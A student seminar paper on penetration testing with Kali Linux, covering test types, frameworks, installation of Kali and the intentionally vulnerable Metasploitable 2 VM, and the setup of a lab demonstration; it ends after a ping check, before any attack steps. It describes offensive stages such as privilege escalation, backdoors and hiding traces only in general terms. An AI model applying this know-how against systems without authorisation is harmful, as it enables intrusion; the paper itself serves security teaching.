

Penetration Testing Tools

The Use of Penetration Testing Tools in Kali Linux

Seminararbeit

Ausgewählte Kapitel der IT-Security

Vorgelegt von:
Zeynep Asrak

Personenkennzeichen
c1710475073

Abgabe am:
08.01.2020

List of Abbreviations

ISECOM	Institute for Security and Open Methodologies
OSSTMM	Open Source Security Testing Methodology Manual
OWASP	Open Web Application Security Project
PTES	Penetration Testing Execution Standard
VM	Virtual Machine

Keywords

Kali Linux
Penetration Testing
Pen Test
Ethical Hacking
Nmap
Metasploit
MSFConfig
Hydra

Contents

1	Introduction	1
2	Theoretical Background	3
2.1	Penetration Testing	3
2.1.1	Concepts	3
2.1.2	Framework	4
2.1.3	Tools	5
2.1.4	Benefits and Limitations	6
3	Kali Linux	7
3.1	Overview	7
3.2	Methodology	7
3.2.1	Open Source Security Testing Methodology Manual (OSSTM)	8
3.2.2	Open Web Application Security Project Testing Guide (OWASP)	8
3.2.3	Penetration Testing Execution Standard (PTES)	9
3.3	Download, Installation and Configuration	10
3.3.1	Kali Linux	10
3.3.2	Vulnerable Server	12
3.4	Toolset Overview	14
3.5	Penetration Tests	15
3.5.1	Target Scoping	16
3.5.2	Nmap	17
3.5.3	Metasploit	18
3.5.4	Hydra	21
4	Conclusion	23
A	Lists	24
	List of Figures	25
	List of Tables	26
	Bibliography	27

Chapter 1

Introduction

The security of information and network systems has been gaining relevance for businesses and organizations as well as for public and private facilities. With the increased electronic storage of information on company networks, security must be improved and guaranteed by each organization to protect sensitive data and company secrets. Additionally, companies must secure their systems and confirm that their response policies are complete and intact, which is not only obligatory for government and insurance regulations but is a major aspect to ensure security standards for the company's safety. [1, p. 14]

The security of personal data is not just demanded by large-scale companies and big businesses. The reliability of the network system and the software, that is used in schools, universities or in medical departments is equally important. In time new security exploits are emerging. Technological advances and the growth of network systems raise the vulnerability to intrusions and attacks. Networks must especially be protected against evolving cyber-attacks and hacking attempts, which can be performed without great effort thanks to easily accessible hacking-software. [2]

A very effective method to verify the security of a system is to use Penetration Testing, which is also called Pen Testing or ethical hacking. A Pen Test helps to analyze a system to check and verify its security. The main objective is to find the system's vulnerabilities and weaknesses. There are plenty of tools for Penetration Testing, which can be downloaded for free or purchased for money. Moreover, not only are there tools that find weaknesses of a system by simulating attacks, but also tools to scan and inspect a network. Correspondingly, there is a significant amount of Pen Testing platforms, one specific platform being Kali Linux, which was developed for Linux and has its own integrated tools for testing, as well as additional tools that can be installed to it. [3]

This article presents the aspects and concepts of Penetration Testing. Furthermore, step-by-step instructions for the installation of Kali Linux will be provided and exemplary Pen Tests will be conducted to demonstrate the functionality. The remainder of this paper is divided into 3 sections. The next section deals with Pen Testing in

detail, giving a thorough description of Penetration Testing, its purpose, concepts, and benefits, also listing the most common tools for testing a system. Section 3 gives a brief overview of Kali Linux, followed by instructions for its installation and configuration. Screenshots of the installation and configuration phase will be included. In addition, Pen Tests will be performed, and the results will be stated. A short summary and conclusions of the work will be drawn in the final section.

Chapter 2

Theoretical Background

This chapter outlines the concept of Penetration Testing in detail including the most commonly used tools, benefits, and limitations of a Penetration Test. Also, the steps of a typical framework are listed and explained in detail.

2.1 Penetration Testing

Penetration Testing is a practice to find weaknesses of a system by precisely analyzing all components of a system for vulnerabilities, like configuration and hardware and software errors. A Pen Test simulates an attack on the system using testing tools and software. The main goal is to demonstrate how long it would take an attacker to get access to an organization's network. It helps companies to determine the dangers of an unauthorized attack on their system, helping them to take countermeasures beforehand. In the same fashion, data confidentiality and integrity can be ensured, protecting the company's image and justifying future security investments and procedures. [4]

There are two modes to perform a Pen Test: Manual tests or automated tests that are conducted via testing software. The output of the tests displays the reaction of the network system. Correspondingly, the findings are reported back. [3]

To evaluate the security of a system, one may not only scan physical devices and network components but also the human psychology to fully understand the actions of an attacker and the reasoning behind it. In general, it is proposed that organizations maximize the security of their system aiming highest security possible before considering scanning the system for security gaps to benefit from the Penetration Test. [5]

2.1.1 Concepts

Penetration Testing is divided into various types of tests. Some are represented more generally than others. For reasons of space, certain common types are addressed briefly

in this paper, while many others are not considered. The most well-known types of Pen Testing are as follows:

◇ **Black Box Testing**

In this method, the Pen Tester is unaware of the system and its internal processes and components. The tester gains knowledge of the environment as he progresses with the Penetration Tests. Another term for black-box testing is external testing. This approach is time-consuming and therefore can be more expensive than other types of Penetration Testing. [5] [6]

◇ **White Box Testing**

In a white box testing, also referred to as internal testing, the Pen Tester is provided with knowledge about the system environment, its internal structure and company processes. Hence, the accuracy of the tests increases, and information gathering of the system decreases, or rather is not required. White box testing can be performed at the early stages to decrease security issues at the beginning of the development of a system. In addition, it might be more beneficial for the organization, since weaknesses of the internal system will be targeted and removed. [5] [6]

◇ **Gray Box Testing**

Gray box testing is a blend of white box testing and gray box testing. The structure of the test target is partially known to the tester. Gray box testing is a more realistic approach since it is based on the methods used by real attackers. [5] [6]

2.1.2 Framework

In order to successfully perform a Penetration Test, the formalization and strict compliance of a framework are essential. This subsection will display the steps of a framework provided in [6] including a visual depiction for further simplification.

1. Information Gathering

Information gathering is also referred to as Reconnaissance and describes the collection of information about a target systems environment, including the internal structure, network information, processes, IP addresses, and used ports. It is generally expressed as being the first step of a Penetration Test. In [5] however, target scoping - defining a test plan, the limitations and a time limit - is referenced as the first step. Naturally, information gathering takes longer in black box testing due to the unknown environment of the system.

2. Target Implementation and Analysis

The target evaluation is the second step of a Penetration Test. At this stage, the Pen Tester scans the target system for vulnerabilities. The success of the target evaluation depends on the thoroughness of the information gathered on the target system. A Pen Tester will be able to find vulnerabilities more accurately and in a shorter time if the previous step was elaborated in a more detailed fashion. Additional objectives of the second step are documentation of the outcomes.

3. Vulnerability Exploitation

Vulnerabilities found in the target implementation and analysis phase are exploited to verify their existence and identify the level of security. The main goal is to see how much information can be acquired from the target system network. The exploitation of a target is accompanied by constraints. Therefore, a Penetration Test must be authorized by the system owner first.

4. Privilege Escalation

In order to finish an assignment, a Pen Tester might need to gain additional, unauthorized access on the target system. Thus, the tester might escalate privileges including password cracking and obtaining login credentials.

5. Maintaining Access

In the final step, the main goal is to maintain access to the target by establishing backdoors, etc. In addition, the Pen Tester must conceal any proof of the penetration, for example by hiding access points to the system.




Figure 2.1: Framework of Penetration Testing

In summary, the framework for Penetration Testing depicted in this subsection consists of five steps, as also shown in Figure 2.1. The success of each step is crucial for the outcome of the next one. Strict execution of the steps is recommended, whereas there are various interpretations for the number of steps in a framework and their names. But it can be interpreted that the contents remain the same. The context of the chosen platform, Kali Linux offers a list of tools for each of the steps to guarantee an effective implementation of a Penetration Test.

2.1.3 Tools

The literature on Penetration Testing shows a variety of tools and platforms - besides Kali Linux - that can be used to analyze a system. A Penetration Tester must decide on the best-suited one, depending on the target network. Many tools are modifiable. Professionals, as well as amateurs, make use of Pen Testing tools, whereas there are quite a few instructions and manuals to ease the usage. [3] Some of the most popular examples are as follows:

- ◇ Metasploit – is a framework that tests a system or an application for vulnerabilities. It is used for exploitation purposes and works on different operating systems, including Microsoft Windows, Linux, and Mac OS. [3] [4]
- ◇ John the Ripper – used for cracking passwords. [3]
- ◇ Wireshark – analyzes protocols. [3]
- ◇ Nessus – identifies vulnerabilities and scans for security issues. The most widely used Penetration testing tool. [3]
- ◇ Nmap – stands for Network Mapper. Responses to packets, that were sent, are examined. It can be used on Kali Linux. [3]

2.1.4 Benefits and Limitations

From aspects listed in the previous subsections of this chapter, it can be deduced that the most crucial benefit of a Penetration Test is to trace and mitigate vulnerabilities on any target system. This would eventually lead to a more secure organization network, as the company mitigates the reported weaknesses, also advancing their company image. A major drawback, however, might be high time consumption and high costs of Penetration Tests, especially for complex and large systems.

Chapter 3

Kali Linux

This chapter presents the basic concepts of the Kali Linux platform. Further, the platform's key features and testing methodologies are discussed, and categorized tools are listed. The download, installation, and configuration of Kali Linux are also added and shown in screenshots for better understanding. To illustrate the concept of Penetration Testing, simple tests are simulated on Kali Linux. These tests are carried out using the platform on a virtual machine called VMWare, its installation is also described in the following sections. In addition, screenshots of performed tests and their outputs are included in subsections of this chapter.

3.1 Overview

Kali Linux – which is based on Debian Linux - is a Linux distribution platform used for Penetration Testing and analysis of a system. ARM-based systems are supported. Kali Linux is the successor to *BackTrack*. The Kali Linux platform includes a lot of tools for ethical hacking, therefore being one of the most used platforms for Penetration Tests. These tools are grouped in certain categories, which range from tools for gathering information, a simple analysis of a target, password cracking, stress testing a network, hacking hardware and exploiting vulnerabilities to tools for spoofing and sniffing, documentation, web applications, debug an application and many others.

Kali Linux can either be used as an operating system on a computer, or it can be installed on a virtual machine, like Virtual Box or VMWare, that runs the platform on another operating system environment. The latter will be used in this paper for demonstration purposes.

3.2 Methodology

The methodology of a Penetration Test describes a chronological sequence of steps that are required to effectively conduct a Penetration Test, whereas, identifying the type of the test is recognized as being the important first step. [5] [6] Ali et al. [5, p. 54] stated that

“the basic idea behind formalizing these methodologies with your assessment is to execute different types of tests step-by-step in order to accurately judge the security posture of a system”.

A Penetration Tester must determine a proper methodology, depending on the steps that are required for an analysis of the target network, to accomplish a challenging assessment of a system’s security in time without regarding the size and the complexity of the system. In this subsection, methodologies and frameworks for security testing that are provided by several organizations are introduced as a means of assisting professionals to choose the best possible strategy to perform ethical hacking. These frameworks are well-known and commonly accepted in the industry since they meet standard requirements for penetration tests. This subsection will only present a brief overview of each testing framework. For better understanding, the websites of the frameworks provide a detailed description. [5]

3.2.1 Open Source Security Testing Methodology Manual (OSSTM)

OSSTMM is an international standard methodology. It was developed by the Institute for Security and Open Methodologies (ISECOM). Many organizations use the OSSTMM framework to test and analyze the security of their system. The framework focuses on the test subject, the steps that will be performed to test the subject, the procedures that need to be done before, during and after a Penetration Test, and the analysis and evaluation of the results. OSSTMM is a very flexible testing framework that allows many types of security assessments. It guarantees an in-depth test of a target and produces reliable results. The standard test types of the OSSTMM framework are depicted in 3.1. The process of evaluating a target is called audit scope which is divided into the following groups: [7]

- ◇ **Scope** - Information gathering of every component in the target system
- ◇ **Channel** - Form of interaction with the components: divided into physical security, spectrum security, and communications security
- ◇ **Index** - Classification of components based on their MAC and IP addresses
- ◇ **Vector** - Direction of interactions with the components

3.2.2 Open Web Application Security Project Testing Guide (OWASP)

OWASP is an international open community best known for its top 10 projects which provides the ten most critical security risks and weaknesses of web applications. The top 10 list represents the ten most generic attack methods independent of the environment that the attack took place. A guide to testing and eliminate the vulnerabilities to ensure integrity, confidentiality, and availability are also included. In addition,




Figure 3.1: OSSTMM Framework - Types of Security Testing reproduced after [7]

the OWASP open community contributes security testing instructions by the OWASP Testing Project for manual and automated tests. Moreover, the following guidelines are provided in the OWASP community to adequately maintain the security of web applications: [5]

- ◇ **A Testing Guide** - A framework for Penetration Testing
- ◇ **A Developer's Guide** - Includes practical guidance for Penetration Testing
- ◇ **A Code Review Guide** - A guideline written for Code Reviewers

3.2.3 Penetration Testing Execution Standard (PTES)

PTES was created and developed by experts in the fields of Penetration Testing. The PTES framework contains detailed and accurate descriptions of many aspects of Pen Testing portrayed in a simple and easily understandable way. PTES consists of the following seven phases: [5]

1. Pre-engagement interactions
2. Intelligence gathering
3. Threat modeling
4. Vulnerability analysis
5. Exploitation
6. Post-exploitation

7. Reporting

An in-depth description of these seven phases can be found on the official PTES website under http://www.pentest-standard.org/index.php/Main_Page.

3.3 Download, Installation and Configuration

For demonstration purposes of typical Penetration Tests that are enabled on Kali Linux, VMWare Workstation 14 Pro version 14.1.1 was installed on a Windows 10 environment. VMWare Workstation was designed to allow different virtual machines to run simultaneously on a single physical machine. A VMWare ISO image was obtained from the official website of Kali Linux. All downloads for separate environments are available on Kali Linux's official website under <https://www.kali.org/downloads/>. The download of Kali Linux for VMWare will be redirected to the following website: <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/> which provides a pre-configured image of Kali Linux. This option is will be used in this paper. Another option is installing Kali with a regular ISO image. For reasons of space, instructions for the latter option are not provided in this paper.

3.3.1 Kali Linux

The following steps must be done to successfully install Kali Linux on the VMWare environment:

1. Download the Kali Linux image for VMWare under <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>. After the download, unzip the directory.

KALI LINUX VMWARE IMAGES				
Image Name	Torrent	Version	Size	SHA256Sum
Kali Linux VMware 32-Bit	Torrent	2019.4	2.7G	6e40d0e26c2dce6176218a4c72b354520d75699be5f9126264529fb850163b12
Kali Linux VMware 64-Bit	Torrent	2019.4	2.8G	d713c41ed85b4fcad4a810ba46e9a7753b0e6e49ec88cf81138d03f89d2b5814

Figure 3.2: Download Servers for Kali Linux available on [8]

2. Load the file *Kali-Linux-2019.4-vmware-amd64.vmx* to VMWare.

- To allow network connections only to and from the host machine, the settings must be changed. Therefore, the Kali Linux server must be powered off. Select the settings for editing the server.




Figure 3.3: Access to VMWare Settings

- Select the *Network Adapter* setting option and change the network connection from NAT (Network Address Translation) to Host-Only. Then, confirm with *OK*.




Figure 3.4: Proper Network Adapter Configuration of the Virtual Machine

- Login with the following username and password to start Kali Linux:

Username: root

Password: toor

These credentials are included in the file *vmware.log*.




Figure 3.5: Login Screen of the Kali Linux Image

Optionally, additional features and settings, such as configuring general settings and saving machine states can be adapted if required. Afterward, Kali Linux is ready to operate.

Still, one step that must be done before a software installation is an update to synchronize the system. Therefore, the command that must be typed into the terminal is the following: ***apt-get update***

```
File Actions Edit View Help
root@kali: ~
root@kali:~# sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [16.4 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [98.9 kB]
Fetched 16.7 MB in 6s (2,931 kB/s)
Reading package lists... Done
```

Figure 3.6: Update of Kali Linux

3.3.2 Vulnerable Server

To legally perform Penetration Testing and to illustrate proper methods and results, a vulnerable server is needed as a target server on the virtual machine. For this purpose, this paper will use *Metasploitable 2* which was developed by Rapid7. This virtual machine is a version of Ubuntu Linux and was designed for testing purposes compatible

with several environments. *Metasploitable 2* is available on <https://metasploit.help.rapid7.com/docs/metasploitable-2>. In addition, the website also provides documentation for configuring and operating on Metasploitable 2. To install Metasploit 2 following steps must be done: [5]

1. Go to the website and select one out of the two servers to download the *Metasploitable 2* directory.

Downloading and Setting Up Metasploitable 2

The easiest way to get a target machine is to use Metasploitable 2, which is an intentionally vulnerable Ubuntu Linux virtual machine that is designed for testing common vulnerabilities. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms.


Metasploitable 2 is available at:

- <https://information.rapid7.com/metasploitable-download.html>
- <https://sourceforge.net/projects/metasploitable/>

Figure 3.7: Download Servers for Metasploitable 2 available on [9]

2. Unzip the directory and open the *Metasploitable.vmx* file with VMWare. Then, login into the server with the following credentials:

Username: msfadmin
Password: msfadmin



A terminal window showing the boot process of a Metasploitable 2 virtual machine. The text is as follows:

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out' [ OK ]
```

Below the boot messages is a large ASCII art logo for Metasploit, consisting of various symbols and characters arranged in a stylized, somewhat abstract shape.

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

metasploitable login: _

Figure 3.8: Metasploitable 2 Virtual Machine

With this, the *Metasploitable 2* server is ready for use. Further instructions on how to use the server for Penetration Testing purposes are given in the following sections of this paper.

3.4 Toolset Overview

Kali Linux provides a wide variety of tools, as mentioned in previous chapters. These tools are categorized into different groups as can be seen in 3.9.




Figure 3.9: Snapshot of Kali Linux Tools

Kali Linux's tools are grouped into the following categories as also referred in [5] [10]:

1. **Information Gathering** - Tools used to identify devices and gather data on the system (network scanning)
2. **Vulnerability Analysis** - Tools for evaluation of a system's general vulnerabilities
3. **Web Application Analysis** - Tools used for web-based services like services for web servers and web proxies (database exploitation)
4. **Database Assessment** - Tools to inspect a target's database security
5. **Password Attacks** - Tools used for offline and online password cracking and brute force attacks
6. **Wireless Attacks** - Tools to exploit the vulnerabilities of wireless protocols, like Bluetooth and NFC

7. **Reverse Engineering** - Tools used to analyze a program's way of working to find the program's weaknesses or to debug a program
8. **Exploitation Tools** - General tools used after a vulnerability analysis to exploit found vulnerabilities
9. **Sniffing & Spoofing** - Tools that allow capturing and manipulating network packets and web spoofing
10. **Post Exploitation** - Tools that help to maintain access to the target
11. **Forensics** - Tools that enable monitoring and analysis of applications network traffic
12. **Reporting Tools** - Tools that document and report findings of Penetration Tests
13. **Social Engineering Tools** - Tools used to exploit vulnerabilities of client-side applications and gather confidential data from the target

3.5 Penetration Tests

There are several tools on Kali Linux that are supported for Penetration Testing. Section 3.4 provided an overview of Kali Linux's toolset that are categorized in groups. In this section, some of these tools are used to demonstrate simple Penetration Tests in Kali Linux. The steps and used commands are explained in detail. However, these tests are selected only for demonstration purposes and do not display a proper Penetration Testing Framework. The tests are done with the use of the *Metasploitable 2* virtual machine. Additional test cases that are not included in this paper can be found on the website [9] and in [11], [12].

Before starting the Penetration Tests, following steps must be performed to gather information about all host machines:

1. **Determine IP Addresses**

First, the IP address of both virtual machines are required to allow further security tests. Therefore, the command *ifconfig* must be performed on both machines to determine their IP addresses. Figure 3.10. and figure 3.11. show the results of the executed *ifconfig* command. The IP address of the Kali Linux machine is **192.168.16.137**, whereas the IP address of the *Metasploitable 2* machine is **192.168.16.138**.

```

kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.16.137 netmask 255.255.0.0 broadcast 192.168.16.255
    ether 08:00:27:69:24:a1 txqueuelen 1000 (Ethernet)
    RX packets:28846 bytes (23.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets:14622 bytes (14.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.169.138 netmask 255.255.255.0 broadcast 192.168.169.255
    inet6 fe80::20c:29ff:fe69:24a1 prefixlen 64 scopeid 0x03<link>
    ether 08:00:27:69:24:a0 txqueuelen 1000 (Ethernet)
    RX packets:13 bytes (2.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets:23 bytes (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets:13288 bytes (12.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets:13288 bytes (12.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 3.10: IP-Address of Kali Linux

```

msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 00:0c:29:be:5f:1a
    inet addr:192.168.16.138 Bcast:192.168.16.255 Mask:255.255.255.0
    inet6 addr: fe80::20c:29ff:febe:5f1a/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:35404 errors:0 dropped:0 overruns:0 carrier:0
    TX packets:33526 errors:0 dropped:0 overruns:0 frame:0
    collisions:0 txqueuelen:1000
    RX bytes:2148070 (2.0 MB) TX bytes:1860922 (1.7 MB)
    Interrupt:18 Base address:0x2000

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:6436 Metric:1
    RX packets:220 errors:0 dropped:0 overruns:0 frame:0
    TX packets:220 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:87213 (85.1 KB) TX bytes:87213 (85.1 KB)

```

Figure 3.11: IP-Address of Metasploitable 2

2. Verify Connectivity

The network connectivity must be set correctly to enable both virtual machines to reach each other. Following command tests the connectivity of the machines: *ping [target IP-address]*.

```

kali@kali:~$ ping 192.168.16.138
PING 192.168.16.138 (192.168.16.138) 56(84) bytes of data:
64 bytes from 192.168.16.138: icmp_seq=1 ttl=64 time=0.447 ms
64 bytes from 192.168.16.138: icmp_seq=2 ttl=64 time=0.926 ms
64 bytes from 192.168.16.138: icmp_seq=3 ttl=64 time=0.722 ms
